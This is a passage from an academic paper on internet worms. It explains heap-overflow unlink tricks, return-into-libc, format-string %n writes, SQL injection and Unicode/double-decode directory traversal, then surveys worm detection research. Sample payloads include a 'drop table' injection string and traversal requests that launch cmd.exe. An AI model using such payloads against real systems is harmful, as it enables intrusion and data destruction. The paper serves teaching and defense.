


**Figure 16 – The stack after the “movl ESP, EBP” instruction in the clean-up routine following main().**




**Figure 17 – The stack after the “popl EBP” instruction in the clean-up routine following main().**




**Figure 18 – The stack as execution begins in the attacker's shellcode.**

**Heap-based Buffer Overflow:** The heap is the region of a process's memory reserved for variables that are allocated at run-time. For example, variables created using malloc() or new in the C and C++ languages, respectively, are located on the heap. Unlike the stack, the heap grows upwards, from low memory addresses to high memory addresses. The size of the heap can be extended by using the brk system call.

If a buffer is created on the heap and filled with data of an unchecked size, it may be possible to execute arbitrary code through the use of a buffer overflow (sometimes called "smashing the heap") [9]. However, this exploit technique is more complicated than a stack-based buffer overflow due to the fact that there are no return addresses or frame pointers located on the heap. Arbitrary code may be executed or process data may be changed through an overflow because of the way the memory on the heap is managed. The discussion here will focus on the GNU C Library's memory allocator, commonly known as "Doug Lea's Malloc." This allocator includes the popular C functions malloc(), realloc(), free(), and calloc(). The general technique described here can be applied to other memory allocation algorithms as well, provided those algorithms store control information "in-band."

The GNU C memory allocator (hereafter referred to simply as "malloc") stores control information before and after the chunks of memory (hereafter referred to as "chunks") both in use ("allocated") and not currently in use ("free"). Chunks are stored in circular linked lists. For an allocated chunk, the control information includes the size of the previous chunk if that chunk is free, the size of the current chunk, and flags indicating whether the previous chunk is currently in use and whether the current chunk was allocated using the system call mmap. This information is then followed by the user's data. For a free chunk, the control information includes the size of the current chunk, flags as previously described, a pointer to the next free chunk (not the next physical chunk), and a pointer to the previous free chunk (not the previous physical chunk). Another property of the malloc algorithm that is important here is that a free chunk can never be adjacent to another free chunk. These two chunks are always coalesced into a single free chunk. Also, free chunks are stored in bins by size. Each bin contains a circular, doubly linked list of the free chunks in that bin. While a detailed knowledge of the malloc algorithm is required to fully understand a heap-based overflow, this is beyond the scope of this paper. [9] and [10] provide a complete discussion for the interested reader.

The basic premise behind a malloc-based heap overflow is as follows. In order to remove a free chunk from its circular, doubly linked list, malloc uses the unlink macro, show in Figure 19. Malloc uses the frontlink macro to insert a freed chunk back into the circular, doubly linked list, shown in Figure 20. By examining these macros, it is evident that, if an attacker can overflow a given chunk of allocated memory and overwrite the control information in an adjacent chunk, the attacker may be able to write to an arbitrary memory address.

```
#define unlink( P, BK, FD ) {
   BK = P->bk;
   FD = P->fd;
   FD->bk = BK;
   BK->fd = FD;
}
```

**Figure 19 – The code for the unlink() macro from malloc.**

```
#define frontlink( A, P, S, IDX, BK, FD ) {
    if ( S < MAX_SMALLBIN_SIZE ) {
        IDX = smallbin_index( S );
        mark_binblock( A, IDX );
        BK = bin_at( A, IDX );
        FD = BK->fd;
        P->bk = BK;
        P->fd = FD;
        FD->bk = BK->fd = P;
    } else {
        IDX = bin_index( S );
        BK = bin_at( A, IDX );
        FD = BK->fd;
        if ( FD == BK ) {
            mark_binblock(A, IDX);
        } else {
            while ( FD != BK && S < chunksize(FD) ) {
                FD = FD->fd;
            }
            BK = FD->bk;
        }
        P->bk = BK;
        P->fd = FD;
        FD->bk = BK->fd = P;
    }
}
```

**Figure 20 – The code for the frontlink() macro from malloc.**

As an example, consider the case where an attacker can overflow onto the control information of an adjacent free chunk. In a free chunk, the pointer to the next free chunk is “fd” and the pointer to the previous free chunk is “bk” in the listings shown. An attacker could overwrite the fd pointer with the address of a function pointer and the bk pointer with the address of shellcode. When unlink() is called to remove the chunk from it’s list, the address now pointed to by fd will be overwritten by the address of the shellcode (bk). This overwritten function pointer could be a function pointer in the Global Offset Table (GOT) or one of malloc’s debugging hooks that are called before each operation. Now, when that function is called, the shellcode will be executed [9, 10]. This technique is used by the Slapper worm which overwrites the free() function pointer in the GOT by exploiting a heap overflow in the OpenSSL module in the Apache webserver.

Some special considerations must be accounted for when exploiting the unlink() technique. The “BK->fd=FD;” line of code in unlink() will overwrite the middle of the shellcode. A jump instruction must be inserted in the shellcode to jump over this section. Also, the addresses used by the attacker must be slightly manipulated to account for offsets within the chunk control structure [10]. It is also worth noting that the overwritten chunk does not necessarily have to be free. An attacker can manipulate the control flags within the chunk to make malloc think that this chunk is indeed free so that unlink() can be run on this chunk.

Alternatively, an attacker might use the frontlink() macro to accomplish the same execution of arbitrary code. frontlink() is run on allocated chunks of memory that are being freed. The general idea of overwriting pointers and using the macro to write the shellcode address to another location is the same here as it is in the unlink() technique. In either technique, the prerequisites are that an exploitable buffer exists on the heap and that a sequence of allocations and frees properly set up the heap for an attack [9, 10]. The combination of these prerequisites and the fact that a call to the overwritten function pointer must also exist within the process’s code make a heap buffer overflow rarer and more complicated that a stack-based overflow. This technique does demonstrate, however, that an overflow need not always occur on the stack.

**Return-into-libc:** A return-into-libc exploit is a variation of the stack-based buffer overflow that does not overwrite the saved return address with the address of shellcode. Instead, this technique involves overwriting the saved return address on the stack with the address of a libc function, such as system() or execl(). This exploit is advantageous in that it does not require an executable stack or executable heap. On some systems, it is possible to make the regions of memory containing the stack and the heap non-executable, thus rendering stack- or heap-based buffer overflows useless. A return-into-libc exploit is a viable alternative in this case.

This technique is a fairly simple variation on the stack-based buffer overflow. To illustrate this, consider the code in Figure 21. It is evident that this code is susceptible to a conventional buffer overflow. To perform a return-into-libc exploit, an attacker would overflow the buffer buf, overwrite the saved return address with the address of a libc function (system() for example), follow this with a return address, and finally pointers to the arguments required by the libc function.  The return address is required because all libc functions require an address to return to after completion.  The pointers to the arguments are necessary to successfully run the libc function.  A normal call to system might look like "system("/bin/sh");" In this case, a pointer to the string "/bin/sh" must follow the return address in the return-into-libc overflow.  This string could exist in any number of places – the attacker may place it in the overflowed buffer, it might be in an environment variable, or may already exist in the process's memory [11, 12].

```
int main(int argc, char **argv)
        {
                 char buf[10];
                strcpy(buf, argv[1]);
                return 0;
        }
```

**Figure 21 – Example of code vulnerable to a return-into-libc exploit.**

When the function containing the overflowed buffer returns, it will call the libc function with the given arguments.  See Figures 22 and 23 for an illustration.  This is sufficient to provide the attacker with a shell.  It should be noted that this exploit does not require any shellcode and will work in non-executable stack/heap environments [11, 12].




**Figure 22 – A stack before a return-into-libc attack.**




**Figure 23 – A stack after a return-into-libc attack.**

### 3.1.5 Exploitation Techniques – Format String Vulnerabilities

Format string exploits are closely related to buffer overflow exploits. Like the buffer overflow exploit, a format string exploit also results from a channeling problem and can be exploited remotely. In this case, the control channel is formatting information used by several functions dealing with strings in the C programming language and the data channel is, as usual, a buffer filled with data supplied by the user.

Format string vulnerabilities occur due to poor programming practices when using such C string functions as printf(), fprintf(), sprintf(), vprintf(), and the like.

Additionally, functions such as syslog() and setproctitle() may be vulnerable [6]. To see how misuse of this family of functions may result in the execution of arbitrary code, consider the code statement "printf(str);" The proper format of this function is "printf("%s", str);" However, in the case of the first example, the user is inadvertently given the opportunity to provide the format string to the printf() function. The printf() function is expecting a format string, even if the programmer did not supply one. If a user is able to set the value of the variable str, that user could store a valid format string at the beginning of str. The printf() (or similar) function will interpret this as the format string. A malicious user can use this to simply crash the program (as in a DoS attack) or display memory locations for use in future attacks [6].

Alternatively, an attacker could use the format string to overwrite a saved instruction pointer, in much the same way as a stack-based buffer overflow. In a format string exploit, an attacker uses a series of stack pops to move the stack pointer to point to the saved return address. For example, if the format string is filled with "%08x" sequences, the printf() function will read those values off the stack, popping them off the stack as it goes along. The key here is that the attacker must correctly guess the number of bytes in between the printf() function and the saved return address. Once the stack pointer is pointing to the saved return address, the attacker is able to overwrite that address by using the somewhat obscure "%n" format function. This function writes the number of characters written to a supplied location. For example "printf("foobar&n\n", (int *)&i);" will set i equal to six. However, the %n function will crash if it attempts to write very large integer values, such as memory addresses. This can be circumvented during an attack by overwriting one byte of the return address at a time. For example, "printf("%16u%n%16u%n%32u%n%64%n", 1, (int *) &w, 1, (int *) &x, 1, (int *) &y, 1, (int *) &z);" will set w = 0x10, x = 0x20, y = 0x30, and z = 0x40 [6]. Note that the "%u" in the example writes an unsigned decimal interger padded to the specified precision.

By putting all the pieces together, arbitrary code may be executed. The attacker's format string will contain a series of stack pop's to move the stack pointer to point to the saved return address followed by the four-part overwrite of the saved return address. This newly supplied return address will point to the traditional NOP ramp leading to shellcode.  Variations on the format string may be used to overwrite such data as GOT function pointers and heap management information.

### 3.1.6  Exploitation Techniques – Input Validation

Another possible exploit technique that may be used by a worm is an input validation exploit.  An input validation exploit results from the failure of a network application to parse certain characters out of user input.

A popular example here is "SQL injection."  SQL injection is an attack technique that can be used against an SQL-based database with a network interface.  For example, consider the case of a webpage that allows a user to enter some data, say a customer name, through a simple HTML form.  This data is then passed as a variable into a SQL statement through the use of a language such as PHP.  The SQL statement is then executed against the database and a result is displayed for the user.  If the user, in the HTML form, enters a string such as "John Doe;drop table customberDB; --" the drop table command will be executed by the database if the application does not recognize special characters such as ';'.[1]  Special characters such as these should be parsed out of user input in order to maintain the integrity of the application.

This technique may be applied to other applications as well.  The possibility of an input validation attack depends on the application, the existence of special characters that allow a user to execute other commands than the intended ones, and the failure of the application to remove these special characters from the input stream.

### 3.1.7  Exploitation Techniques – URL Encoding

A final exploitation technique that is possible to execute remotely, and is thus useful to a worm, is that of URL encoding.  In the past, it was possible to execute an arbitrary program residing on a web server by executing the directory-traversal exploit. This arbitrary program is usually a command shell, such as cmd.exe on a Windows

[1] The "—" characters at the end of the statement are used to comment out anything that exists in the SQL statement after where the injected code is inserted.  This is done to avoid causing an error when executing the new statement.

system.  Worms may use this ability to enable services such as a TFTP server in order to propagate across the network.

To accomplish a directory traversal exploit, an attacker could manipulate the URL request sent to the web server using the “..” sequence to indicate the directory “up one level” from the current directory.  Thus, an HTTP request of the form:

```
GET /dir_name/../../winnt/system32/cmd.exe
```

when fed to a vulnerable web server would run the program “cmd.exe” if the attacker has traversed the proper number of directories.  This so-called dot-dot-slash exploit has since been removed from most, if not all, modern web servers and other web applications. These applications filter the dot-dot-slash out of web requests.

In some web applications, it is still possible to perform this type of directory traversal by using URL encoding. There are many ways to encode information to facilitate data exchange between various systems. One of the most popular is Unicode. Using a Unicode representation of the '/' character, it may be possible to pass a directory traversal unnoticed through the application's filters. By rewriting the previous example, but using this Unicode technique, the HTTP request becomes:

```
GET /dir_name/..%c0%af../winnt/system32/cmd.exe
```

%c0%af is the Unicode representation of '/'.  Other possible representations of this character are %c1%1c, %c1%9c, and %c1%9v.  This technique will be successful on some modern systems [14].

Another alternative representation of the "../" sequence is to use a hexadecimal notation.  In hexadecimal notation, '/' can be written as "%5c".  Thus, another alternative way of rewriting the first example is:

```
GET /dir_name/..%5c../winnt/system32/cmd.exe
```

However, a string resembling the above will generally not pass the web application's filters.  In order to bypass the filters using this scenario, an attacker may use the so-called "double-decode" exploit.  By noting that the character '%' can be represented in hexadecimal notation as "%25" and using the HTTP request:

```
GET /dir_name/..%255c../winnt/system32/cmd.exe
```

an attacker can run the program "cmd.exe."  This is because, as a web server or similar application is checking the URL for a possible directory traversal, the "%255c" string is not fully decoded.  This decoding is put off until some later time before the URL is processed.  This technique is also successful against some modern systems [14].

## 3.2 Related Research

A wealth of worm-related research has already been performed.  This section briefly describes those approaches, and makes a few comments on each.

[16] states that there are three general methods for stopping or slowing down a worm.  The first is prevention, which means to reduce the number of available vulnerable exploits through methods such as proper software engineering practices.  The second is treatment, which involves disinfection and software patching.  Finally, the third is containment by techniques such as content filtering.  It is possible that the containment strategy could be made completely automated.

[16] goes on to experiment with containing worm infections through content filtering.  Although the authors stop short of actually implementing a content filter, or even describing how to determine what content to filter, they do determine mathematically that a content filter is effective in preventing worm infection.  The authors conclude that a content filter is most effective when placed at an ISP-level router.  One reason for this placement strategy is that, by placing the filter at the ISP-level, this will minimize the number of filters that must be deployed.

Aside from some sort of network security device, such as a firewall, the most effective, and perhaps simplest, method of worm prevention is that of applying software patches in a timely manner.  [17] experiments with automating this process through use of a counterworm.  The idea is that the counterworm would propagate through the network and patch the vulnerable exploit in all vulnerable hosts.  Alternatively, the counterworm could disinfect, or remove the worm, from infected systems.  Although an interesting idea, as previously stated, counterworms, in practice, do more harm than good.[1] [17] also investigates signature-based content filtering.

The authors of [18] experiment with worm containment by limiting the connection rate of an infected machine. This system uses a rate control mechanism, implemented on backbone routers, to limit the connection rate of machines that are attempting to make a large number of connections.

[19] investigates methods for worm detection. The authors propose base their research on that fact that, when a worm is scanning for potential targets, a large number of ICMP Destination Unreachable (ICMP Type 3) messages might be generated by routers. This is the case because many worms generate target IP addresses randomly. When an infected machine attempts to connect to an IP address that is not associated with any available host, an ICMP Type 3 message *may* be generated.[2] The paper details a system where ICMP Type 3 messages are also forwarded to a centralized collection system, in addition to being sent to the original destination. When the collection system notices that a single source has caused many ICMP Type 3 messages to be generated, that source is likely to be infected with a worm. This system does not provide any worm-blocking capabilities. Rather, it is intended to quickly discover active worms.

One problem with the above system is that not all routers generate ICMP messages. The RFC on ICMP states that routers should be able to generate these messages, not that they should generate them. This was addressed in the paper. It was found that for random target selection using ICMP Ping requests, an ICMP message was returned 12.85% of the time and no response at all was received 85.21% of the time. The remaining times an active host was discovered. Thus, it is evident that many routers do not generate the necessary messages. The authors did state, however, that they felt that enough routers exist that generate the proper messages in order to implement the system. Implementing ICMP messages on more routers would improve the performance of the system. A second consideration is the centralized collection system. Routers would need to be configured to send the ICMP messages to this system. This constitutes an

[1] The Welchia worm, which attempted to remove Blaster, is evidence of this. Welchia caused so many network problems that the detrimental effects of this worm outweighed the good.
[2] Whether is not a router generates ICMP messages is a configurable option. Many routers are configured to not generate these types of messages.

implementation problem in that router administrators must be willing to participate in this system in order for it to be successful. This is a problem with all of the papers discussed here that propose some sort of global system. Systems such as these will always have policy issues to deal with.

A similar method is used in [20] in order to slow down the spread of worms. This particular paper proposes a system which detects worm activity using the aforementioned ICMP Destination Unreachable messages. In addition, this system adds the detection of TCP RESET messages. A TCP RESET message will be generated by a system when a TCP SYN message is received on a closed port on that system. The presence of a large number of TCP RESET messages on a network can also indicate the presence of scanning activity by a worm. If a worm is configured to target a particular port and that port is closed on all or most systems on the network, a large number of TCP RESET messages being sent to the same destination will be generated. Normal network traffic should not exhibit this characteristic.

This system uses these two methods of worm detection in order to limit the rate at which an infected system may transmit messages. Thus, it is hoped that the worm can be sufficiently slowed so that the Internet community may react to the new worm.

One problem with systems such as these is that the system is not able to protect the first few scanned computers. The system must identify several ICMP Destination Unreachable or TCP RESET messages in order to identify the worm. If a vulnerable system is one of the first to be scanned, it will likely become infected.

An alternative method for worm detection is proposed by the authors of [21]. This method maintains a record of destination addresses and ports as seen in the local network traffic. If a host receives a packet on a port, and later begins sending packets to other hosts on that same port, this host is possibly infected. If it is also noticed that the host’s outgoing traffic rate has risen greatly from its normal level, this host is considered infected. While an interesting idea, this method seems to require a lot of record keeping and may not scale well. Another problem is that this method, by design, allows some number of systems to become infected before it can detect the presence of a worm.

[22] combines several techniques into a single worm detection system. Firstly, the system watches for data that is repeated frequently on the network. This

characteristic may be indicative of a worm transmitting its code from host to host. Secondly, a count of the number of unique source and destination addresses seen in the traffic is maintained. If this number increases greatly, it may indicate the presence of a worm. Finally, the system watches for a large number of failed connection attempts, as in [19] and [20].

Instead of focusing on network traffic characteristics of worms, [23] instead focuses on the fact that worms must utilize some exploit technique in order to propagate. This exploit technique, as previously described, is usually some sort of buffer overflow. This system recognizes that it is possible to detect a buffer overflow in network traffic by scanning for the presence of a known return address. Because the return address can vary slightly, the proposed system scans for addresses falling within a certain range. See Section 3.1.4 for more information. This system relies on known exploits and return addresses, which are system specific. Hence, this system must be updated as new exploits are discovered. Nonetheless, it is a useful idea because it is able to prevent all types of worms using a given exploit on well-known systems.

A final method for worm detection is proposed in [24]. In this paper, the authors describe the concept of a “network telescope” – “a portion of routed IP address space in which little or no legitimate traffic exists.” A worm may be detected by a network telescope because, as the worm randomly generates target IP addresses, some of these addresses will invariably fall within the address range of the telescope. For example, given a network telescope occupying a class A-sized network and a worm generating completely random IP addresses to target (such as CodeRed), the authors state that the telescope will observe at least one packet from the worm within 4.9 minutes with a 99.999% probability. By examining the traffic received by the telescope, the paper experiments with predicting the start and end times of the internet-wide attack, as well as predicting the number of targeted hosts. It is up to the telescope to differentiate between malicious traffic and traffic sent to the telescope erroneously, perhaps by a packet corruption or misconfiguration. As presented in the paper, a network telescope is mainly used for gathering information about worm infections. The paper does go on to state that, using the proposed system, it would be impractical to collect data in enough locations to construct an overall view of a system such as the Internet.

[15] expresses the need for a centralized agency that should be responsible for identifying and analyzing worm outbreaks, preventing and fighting worm infections, and predicting future worm attacks. This so-called Cyber Center for Disease Control (CDC) would be an international organization that handles all worm-related events. Several similar organizations exist today, such as CERT/CC at Carnegie Mellon University.

[15] also attempts to predict the future of worm technology and proposes several techniques a worm could use to make itself more effective. One of the techniques is "hit-list scanning." In hit-list scanning, the worm's author makes a list of systems that are likely to be vulnerable to the worm. When the worm begins to propagate, it starts with the systems on the hit-list, then moves on to a more traditional random scanning method. This technique will greatly speed up worm propagation because the slowest phase of a worm's life is the initial phase where there are few worms randomly scanning for potential victims. Traditional worms rely on luck to hit a vulnerable host, whereas a hit-list increases the chances of the worm spreading. In order to further speed up hit-list scanning, each new infected host can be given its own partition of the hit-list to scan. This avoids the situation where every newly infected machine rescans the hit-list. This type of worm is termed a *Warhol worm* in the paper. A further variation on hit-list scanning is used by the theoretical *Flash worm*, also described in [15]. For this worm, the worm author makes an Internet-sized hit-list by pre-scanning large ranges of IP addresses in order to generate a large list of potential victims. This, combined with the techniques used by the Warhol worm, makes for an extremely fast-spreading worm.

